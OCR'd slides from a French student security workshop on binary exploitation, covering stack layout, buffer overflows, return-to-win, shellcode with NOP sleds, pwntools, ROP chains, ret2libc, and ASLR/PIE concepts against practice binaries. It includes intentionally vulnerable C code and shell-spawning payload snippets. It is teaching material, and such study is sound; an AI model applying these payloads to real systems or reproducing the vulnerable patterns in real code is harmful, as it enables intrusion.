
HACK UTT

WORKSHOP

THÈME : EXPLOITATION DE BINAIRES



📅 21/05/2025

🕐 18h-20h

Arthur BIDET

SOMMAIRE

1. LES PROCESSUS

Définition

Définition :

- Un processus est une instance d'un programme en exécution
- Il possède sa propre mémoire dans un espace virtuel isolé par le système.

Exemples :

- Onglet Firefox : 1 ou plusieurs processus
- ls, cat, echo : processus ephemeres
- sshd
- Lister les processus : `ps aux`

1. LES PROCESSUS

Leur mémoire

Voir les **sections** d'un ELF :


- readelf -S
- objdump -h

Voir les **symboles** d'un ELF :

- nm
- objdump -t

Voir la **mémoire en exécution** :

- cat /proc/$(pid of exacutable)/maps
- gdb ; start ; info proc mappings



2. LA STACK

Définition


Contient :

- Les **variables locales** des fonctions
- Les **arguments** des appels de fonctions
- Des **registres**
- L'**adresse de retour** vers la fonction précédente

Adresse de la stack :

- Adresses **hautes** de l'espace mémoire
- Souvent 0xBFFF...

Sur les cases mémoires de la Stack, les valeurs sont généralement enregistrées en "liltle endian". La valeur 0x12345678 sera donc enregistrée "\x78\x56\x34\x12", avec 0x78 à l'adress i et 0x12 à l'adresse i+3.



2. LA STACK

Calling conventions

Stack x86 64 bits		Stack arm 64 bits
call : pousse 8 octets de retour sur la pile et saute à la cible	*Appel de fonction*	*BL : stocke PC+4 dans X30 (LR) Ensuite : peut stocker sur la pile avec PUSH ou STP*
16 octets	*Alignement*	*16 octets*
6 premiers dans RDI, RSI, RDX, RCX, R8, R9, puis sur la pile	*Arguments*	*8 premiers dans X0–X7 puis sur la pile*

2. LA STACK

Exemple

Stack x86 64 bits

```
(gdb) disas foo
Dump of assembler code for function foo:
   0x0000000000401106 <+0>:     endbr64
   0x000000000040110a <+4>:     push   %rbp
   0x000000000040110b <+5>:     mov    %rsp,%rbp
   0x000000000040110e <+8>:     mov    %edi,-0x24(%rbp)
   0x0000000000401111 <+11>:    mov    %rsi,-0x30(%rbp)
   0x0000000000401115 <+15>:    movl   $0x1e,-0x4(%rbp)
   0x000000000040111c <+22>:    movabs $0x3736353433323130,%rax
   0x0000000000401126 <+32>:    mov    %rax,-0x11(%rbp)
   0x000000000040112a <+36>:    movb   $0x0,-0x9(%rbp)
   0x000000000040112e <+40>:    movl   $0x3c,-0x8(%rbp)
=> 0x0000000000401135 <+47>:    nop
   0x0000000000401136 <+48>:    pop    %rbp
   0x0000000000401137 <+49>:    ret
End of assembler dump.
(gdb) x/32x $rsp- 0x30
0x7fffffffe5e0: 0xbeefdead      0xdeadbeef      0xffffe909      0x00000123
0x7fffffffe5f0: 0xf7fc1000      0x00007fff      0x01000000      0x30000101
0x7fffffffe600: 0x34333231      0x00373635      0x0000003c      0x0000001e
0x7fffffffe610: 0xffffe630      0x00007fff      0x0040116a      0x00000000
0x7fffffffe620: 0xbeefdead      0xdeadbeef      0x00401020      0x00000123
0x7fffffffe630: 0x00000001      0x00000000      0xf7db8d90      0x00007fff
0x7fffffffe640: 0x00000000      0x00000000      0x00401138      0x00000000
0x7fffffffe650: 0xffffe730      0x00000001      0xffffe748      0x00007fff
```

```
(gdb) info frame
Stack level 0, frame at 0x7fffffffe620:
 rip = 0x401135 in foo (stack.c:7); saved rip = 0x40116a
 called by frame at 0x7fffffffe640
 source language c.
 Arglist at 0x7fffffffe610, args: angle=291, distance=-2401053089408754003
 Locals at 0x7fffffffe610, Previous frame's sp is 0x7fffffffe620
 Saved registers:
  rbp at 0x7fffffffe610, rip at 0x7fffffffe618
```

Code C

```c
void foo(int angle, long int distance) {
    int val1 = 30;
    char buffer[]="01234567";
    int val2 = 60;
}

int main(void) {
    int angle    = 0x123;
    long int distance = 0xdeadbeefbeefdead;
    foo(angle, distance);
    return 0;
}
```


Stack arm 64 bits

```
(gdb) disas foo
Dump of assembler code for function foo:
   0x0000000000400584 <+0>:     sub    sp, sp, #0x30
   0x0000000000400588 <+4>:     str    w0, [sp, #12]
   0x000000000040058c <+8>:     str    x1, [sp]
   0x0000000000400590 <+12>:    mov    w0, #0x1e                       // #30
   0x0000000000400594 <+16>:    str    w0, [sp, #44]
   0x0000000000400598 <+20>:    adrp   x0, 0x400000
   0x000000000040059c <+24>:    add    x1, x0, #0x630
   0x00000000004005a0 <+28>:    add    x0, sp, #0x18
   0x00000000004005a4 <+32>:    ldr    x2, [x1]
   0x00000000004005a8 <+36>:    str    x2, [x0]
   0x00000000004005ac <+40>:    ldrb   w1, [x1, #8]
   0x00000000004005b0 <+44>:    strb   w1, [x0, #8]
   0x00000000004005b4 <+48>:    mov    w0, #0x3c                       // #60
   0x00000000004005b8 <+52>:    str    w0, [sp, #40]
=> 0x00000000004005bc <+56>:    nop
   0x00000000004005c0 <+60>:    add    sp, sp, #0x30
   0x00000000004005c4 <+64>:    ret
End of assembler dump.
(gdb) x/32x $sp
0x55008005c0:   0xbeefdead      0xdeadbeef      0x0081314c      0x00000123
0x55008005d0:   0x00800788      0x00000055      0x33323130      0x37363534
0x55008005e0:   0x00410e00      0x00000000      0x0000003c      0x0000001e
0x55008005f0:   0x00800610      0x00000055      0x008773fc      0x00000055
0x5500800600:   0xbeefdead      0xdeadbeef      0x00000010      0x00000123
0x5500800610:   0x00800720      0x00000055      0x008774cc      0x00000055
0x5500800620:   0x008156d4      0x00000055      0x004004b4      0x00000000
0x5500800630:   0x00000000      0x00000001      0x00800788      0x00000055
```

```
Dump of assembler code for function main:
   0x00000000004005f0 <+0>:     stp    x29, x30, [sp, #-32]!
   0x00000000004005f4 <+4>:     mov    x29, sp
   0x00000000004005f8 <+8>:     mov    w0, #0x123                      // #291
   0x00000000004005fc <+12>:    str    w0, [sp, #28]
   0x0000000000400600 <+16>:    mov    x0, #0xdead                     // #57005
   0x0000000000400604 <+20>:    movk   x0, #0xbeef, lsl #16
   0x0000000000400608 <+24>:    movk   x0, #0xbeef, lsl #32
   0x000000000040060c <+28>:    movk   x0, #0xdead, lsl #48
   0x0000000000400610 <+32>:    str    x0, [sp, #16]
   0x0000000000400614 <+36>:    ldr    x1, [sp, #16]
   0x0000000000400618 <+40>:    ldr    w0, [sp, #28]
   0x000000000040061c <+44>:    bl     0x4005c8 <foobis>
=> 0x0000000000400620 <+48>:    mov    w0, #0x0                        // #0
   0x0000000000400624 <+52>:    ldp    x29, x30, [sp], #32
   0x0000000000400628 <+56>:    ret
```


3. BUFFER OVERFLOW

Principe




Code non vulnérable

```c
void save_user_entry(char *argv) {
    int a = 8;
    char buffer[12];
    strncpy(buffer,argv,12);
    //strcpy(buffer, argv);
}
```



Code vulnérable

```c
void save_user_entry(char *argv) {
    int a = 8;
    char buffer[12];
    //strncpy(buffer,argv,12);
    strcpy(buffer, argv);
}
```



3. BUFFER OVERFLOW

Principe

Objectif :

- Écrire / Lire plus que ce qui devrait être possible
- Récupérer des informations (environnement, sécurités)
- Modifier le flux du programme

Exemples de mauvaises pratiques :

- Fonctions non sécurisées : gets, strcpy, scanf
- Mettre des entrées utilisateur dans la Stack

Exploitation :

- Une fois qu'on a un buffer overflow, on a plusieurs solutions possibles ...

Écrire au delà de notre variable = prendre le contrôle du flux du programme

3. BUFFER OVERFLOW

Exemple

Scénarios :

- Lors de l'exécution, vous avez accès à un buffer overflow.

Objectif :

- Utilisez vos connaissances pour appeler la fonction "cant_go_here"

```c
#define BUFF_SIZE 12

void cant_go_here(void){
    printf("Bravo, tu as réussi\n");
}

void main(){
    int secret = 0x0;
    char buffer[12];
    scanf("%16s",buffer);

    if (secret == 0xaabbccdd){
        cant_go_here();
    }

    printf("secret : %x\n",secret);
}
```

```
# Envoyer des Bytes à un programme
echo -ne "aabbcc\xaa\xbb\xcc" | xxd
# Discuter en direct avec des bytes
while read -r line ; do echo -ne "$line" | xxd ; done
# Debugger un programme
gdb ./prog
```

3. BUFFER OVERFLOW

Return to win

Un cas très particulier

Scénarios :

- Lors du développement de l'application, un développeur a volontairement ajouté une fonction de debug.
- Backdoor laissée par un acteur malveillant.

Objectif :

- Rediriger (lors du return) le flux du programme vers ce code compromettant.

```c
int win() {
    printf("Debugging env\n");
    execve("/bin/sh", NULL, NULL);
    perror("execve failed");
    return 1;
}

void save_user_entry(char *argv) {
    int a = 8;
    char buffer[12];
    //strncpy(buffer,argv,12);
    strcpy(buffer, argv);
}
```

```
# Envoyer des Bytes à un programme
echo -ne "aabbcc\xaa\xbb\xcc" | xxd
# Discuter en direct avec des bytes
while read -r line ; do echo -ne "$line" | xxd ; done
# Debugger un programme
gdb ./prog
```

3. BUFFER OVERFLOW

Return to Stack

NX or no NX ?

Principe :

- Lorsque l'ordinateur exécute du code, il n'est pas en C, mais dans son langage. Qui vous empêche d'écrire du code dans son langage, puis de sauter dessus pour l'exécuter ?

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    char my_array[128];

    printf("Address of my_array: %p\n", my_array);
    printf("Give me your input: ");
    gets(my_array);

    return 0;
}
```

3. BUFFER OVERFLOW

Return to Stack

Conditions initiales

```
root@407a78133a05:/shared/ret_to_stack# checksec ret_to_stack
[*] '/shared/ret_to_stack/ret_to_stack'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
```

- Présence de segments RWX (Read + Write + Execute)
- NX désactivé

Construction du payload

1. “NOP-sled” → instructions “NOP” pour trouver plus facilement le code malveillant
2. Shellcode → ouvrir une invite de commandes, afficher un fichier, etc.
3. Offset → bytes aléatoires pour remplir l’espace requis
4. Return Address → adresse du shellcode.

BONUS - PWNTOOLS

```python
from pwn import *

context.binary = './vuln'  # Charge automatiquement l'ELF
context.arch = 'amd64'     # Architecture cible : 'i386', 'arm', etc.
context.os = 'linux'       # Système d'exploitation
context.log_level = 'debug'  # Niveau de verbosité : 'debug', 'info', etc.
```

```python
p = process('./vuln')             # Exécute un binaire local
p = remote('host', 1337)          # Se connecte à un service distant
```

```python
p.send(b'data')                   # Envoie des données brutes
p.sendline(b'data')               # Envoie des données avec un saut de ligne
p.sendafter(b'prompt', b'data')   # Envoie après un prompt spécifique
p.sendlineafter(b'prompt', b'data')  # Envoie une ligne après un prompt
```

```python
payload = b'A' * 40 + p64(0xdeadbeef)  # Construction de payload
cyclic(100)                            # Génère une chaîne cyclique
cyclic_find(b'kaaa')                   # Trouve l'offset d'un motif
```

```python
p.recv(n)                         # Reçoit n octets
p.recvline()                      # Reçoit une ligne
p.recvuntil(b'string')            # Reçoit jusqu'à une chaîne spécifique
```

arthubhub/
auto_arch_pwntools


```python
p = process('./vuln')
gdb.attach(p)
p.interactive()
```

```python
gdb.attach(p, gdbscript="""
b *main
b *0x4006aa      # Ajout de breakpoint personnalisé
c
""")
```

```python
elf = ELF('./vuln')

# 📍 Adresses utile
print(hex(elf.symbols['main']))       # Adresse de 'main'
print(hex(elf.got['puts']))           # GOT de 'puts'
print(hex(elf.plt['puts']))           # PLT de 'puts'

# 📦 ROP chain pour fuite d'adress
rop = ROP(elf)
rop.puts(elf.got['puts'])             # Appelle puts avec l'arg got['puts']
rop.call(elf.symbols['main'])         # Retour à main pour relancer le binaire
print(rop.dump())

payload = b'A' * offset + rop.chain()
p.sendline(payload)
```

```python
from pwn import *

context.arch = 'amd64'

# 🎯 Shell /bin/s
shellcode = asm(shellcraft.sh())
print(repr(shellcode))  # Affiche la chaîne en \x...

# 🔐 execve("/flag", 0,
code = shellcraft.execve("/flag", 0, 0)
print(code)               # Affiche le code assembleur généré
print(asm(code))          # Assemble vers du bytecode

# 💤 NOP sle
payload = b"\x90" * 100 + shellcode
```

4. PROTECTIONS : NX/DEP

Concept

NX / DEP

Concept :

No eXecute, ou Data Execution Prevention est une **sécurité** qui nous empêche d'exécuter du **code** dans la **Stack**. D'ailleurs, on ne pourra généralement exécuter de code **nulle part**.

Conséquences :

On a pas de fonctions qui nous ouvre un shell, et on ne peut pas exécuter de code.

Exemple

```
[*] '/shared/ret_to_stack/a.out'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
```

4. PROTECTIONS : NX/DEP

Solution 1

Return Oriented Programming

Fonctionnement :

Les ROP chains sont des assemblages de “gadgets”. Ces gadgets sont des petits morceaux de codes, suivis par l’instruction ‘ret’. Vu qu’on contrôle la pile, ça nous permet d’atteindre notre objectif.

Pratique :

En pratique, on utilise des outils comme “ropper”, ou ROPgadget. Ca nous permet d’identifier ces petits morceaux de code facilement.

Exemple

```
\xde\xad\xbe\xef     # @ pop ebx ; ret
\x04\xa0\xff\xff     # ebx = 0xffffa004
\xde\xad\xbe\xef     # @ pop eax ; pop ecx ; ret
\x2f\x73\x68\x00     # eax = 0x0068732f
\x00\x00\x00\x00     # ecx = 0x00000000
\xde\xad\xbe\xef     # @ mov dword ptr [ebx], eax ; ret
\xde\xad\xbe\xef     # @ pop ebx ; ret
\x00\xa0\xff\xff     # ebx = 0xffffa000
\xde\xad\xbe\xef     # @ pop eax ; pop ecx ; ret
\x2f\x62\x69\x6e     # eax = 0x6e69622f
\x00\x00\x00\x00     # ecx = 0x00000000
\xde\xad\xbe\xef     # @ mov dword ptr [ebx], eax ; ret
\xde\xad\xbe\xef     # @ pop eax ; pop ecx ; ret
\x0b\x00\x00\x00     # eax = 0x0000000B
\x00\x00\x00\x00     # ecx = 0x00000000
\xde\xad\xbe\xef     # @ pop edx ; pop ebp ; ret
\x00\x00\x00\x00     # edx = 0x00000000
\x06\xd7\xff\xff     # ebp = 0xffffd706
\xde\xad\xbe\xef     # @ int 0x80
```

```
> ROPgadget --binary ropchain_32 | grep "^[^;]*pop e.x ; .*ret.*$"
0x080491d5 : pop eax ; pop ecx ; ret
0x080491de : pop ebx ; pop edx ; pop ebp ; ret
0x08049022 : pop ebx ; ret
0x080491d6 : pop ecx ; ret
0x080491df : pop edx ; pop ebp ; ret
```

4. PROTECTIONS : NX/DEP

ROP chains

Objectifs de la ROP chain

execve("/bin/sh", 0, 0) :

- avantage : solide face aux protections
- inconvénient : nécessite que le code contienne des appels système

system(“/bin/sh”) :

- avantage : il y a juste besoin d’avoir une libc liée
- inconvénient : pas facile pour vous si il y a l’ASLR

Setup

x86 (32-bit, Linux) :

- eax = 11 (sys_execve)
- ebx = @ of "/bin/sh"
- ecx = 0
- edx = 0

amd64 (64-bit, Linux) :

- rdi = "/bin/sh"
- rsi = 0
- rdx = 0
- rax = 59 (sys_execve)

ARM (32-bit) :

- r0 = "/bin/sh"
- r1 = 0
- r2 = 0
- r7 = 11

4. PROTECTIONS : NX/DEP

Exercice

ROP chain

Objectif :

- En 32 bits, on charge les bonnes valeurs dans les registres, puis on appelle “int 0x80”
- En 64 bits, pareil, avec les bonnes valeurs.

Solutions :

- Pour s’entrainer : le faire à la main
- Cas général : Utiliser pwntools

```c
#include <stdio.h>
#include <stdlib.h>

void foo(){
    char d[10];
    gets(d);
}

int main(){
        foo();
        helper_1();
        helper_2();
        helper_3();
}
```

4. PROTECTIONS : NX/DEP

Solution 2

Return to libc

Fonctionnement :

La LIBC est la librairie partagée qui contient tout un tas de fonctions que vous utilisez surement souvent en C (printf, malloc, ...). Elle contient une fonction “system” qui execute l’argument qu’on lui donne, ainsi que la chaine de caractères “/bin/sh”

Pratique :

On fait une petite ROP chain qui charge “/bin/sh” en premier argument, et on appel systeme. En x86_32, c’est très facile.

```
$ ldd vuln-32
    linux-gate.so.1 (0xf7fd2000)
    libc.so.6  > /lib32/libc.so.6 (0xf7dc2000)
    /lib/ld-linux.so.2 (0xf7fd3000)
```

```
$ readelf -s /lib32/libc.so.6 | grep system

1534: 00044f00    55 FUNC    WEAK   DEFAULT   14 system@@GLIBC_2.0
```

```
$ strings -a -t x /lib32/libc.so.6 | grep /bin/sh
18c32b /bin/sh
```

```
libc_base = 0xf7dc2000
system = libc_base + 0x44f00
binsh = libc_base + 0x18c32b
payload = b'A' * 76 + p32(system) + p32(0x0) + p32(binsh)
p.sendline(payload)
```

5. PROTECTIONS : ASLR

Concept

ASLR

Concept :

Address space layout randomization est une protection de la mémoire qui vise à empêcher l'exploitation de buffer overflow en rendant la position de la Stack et de la LIBC aléatoires.

Conséquences :

On a doit trouver ou sont situés ces segments pour pouvoir exploiter la vulnérabilité.

Exemple

```
root@446e9669d4b0:/shared/ASLR# gcc exemple.c
root@446e9669d4b0:/shared/ASLR# ./a.out
Address of system    : 0x7fc63935fd70
Address of local var : 0x7ffd80ee1384
root@446e9669d4b0:/shared/ASLR# ./a.out
Address of system    : 0x7feaeb676d70
Address of local var : 0x7ffe4ca17104
root@446e9669d4b0:/shared/ASLR# ./a.out
Address of system    : 0x7efefb669d70
Address of local var : 0x7ffc908edaa4
root@446e9669d4b0:/shared/ASLR# ./a.out
Address of system    : 0x7fd275de6d70
Address of local var : 0x7ffee8f264e4
```

5. PROTECTIONS : ASLR

Exploitation

ASLR

PLT (Procedure Linkage Table) :

Chaque appel à une fonction dynamique va :

- passer d'abord par la PLT
- qui utilise la GOT pour savoir où aller réellement

GOT (Global Offset Table) :

- Table en mémoire contenant les adresses réelles des fonctions appelées dynamiquement
- Ses entrées sont modifiables

Contournement

Trouver la position de la libc:

Appeller la fonction puts@plt et lui donner comme argument la case de la GOT ou se trouve puts. On a alors la position de puts, donc de la libc.

Suite de l'exploit :

- Après puts@plt, on retourne dans la fonction vulnérable
- Comme plus tôt, on calcule les réelles positions, et la voie est libre.

6. PROTECTIONS : PIE

Concept

PIE

Concept :

Position Independent Executable est une protection qui ressemble à l'ASLR. La seule différence est que PIE rend la position du code aléatoire.

Conséquences :

Avec PIE l'exploitation est vraiment difficile, on a une seule chance lorsqu'on sort du flux normal d'exécution. Il faut donc trouver un moyen de "leak" une adresse du code (fonction, return address,...)

Exemple

```
root@446e9669d4b0:/shared/PIE# gcc exemple.c
root@446e9669d4b0:/shared/PIE# ./a.out
Address of main    : 0x5564b1ee8149
root@446e9669d4b0:/shared/PIE# ./a.out
Address of main    : 0x5644a340e149
root@446e9669d4b0:/shared/PIE# ./a.out
Address of main    : 0x55732e6d5149
root@446e9669d4b0:/shared/PIE# ./a.out
Address of main    : 0x560fade4e149
```

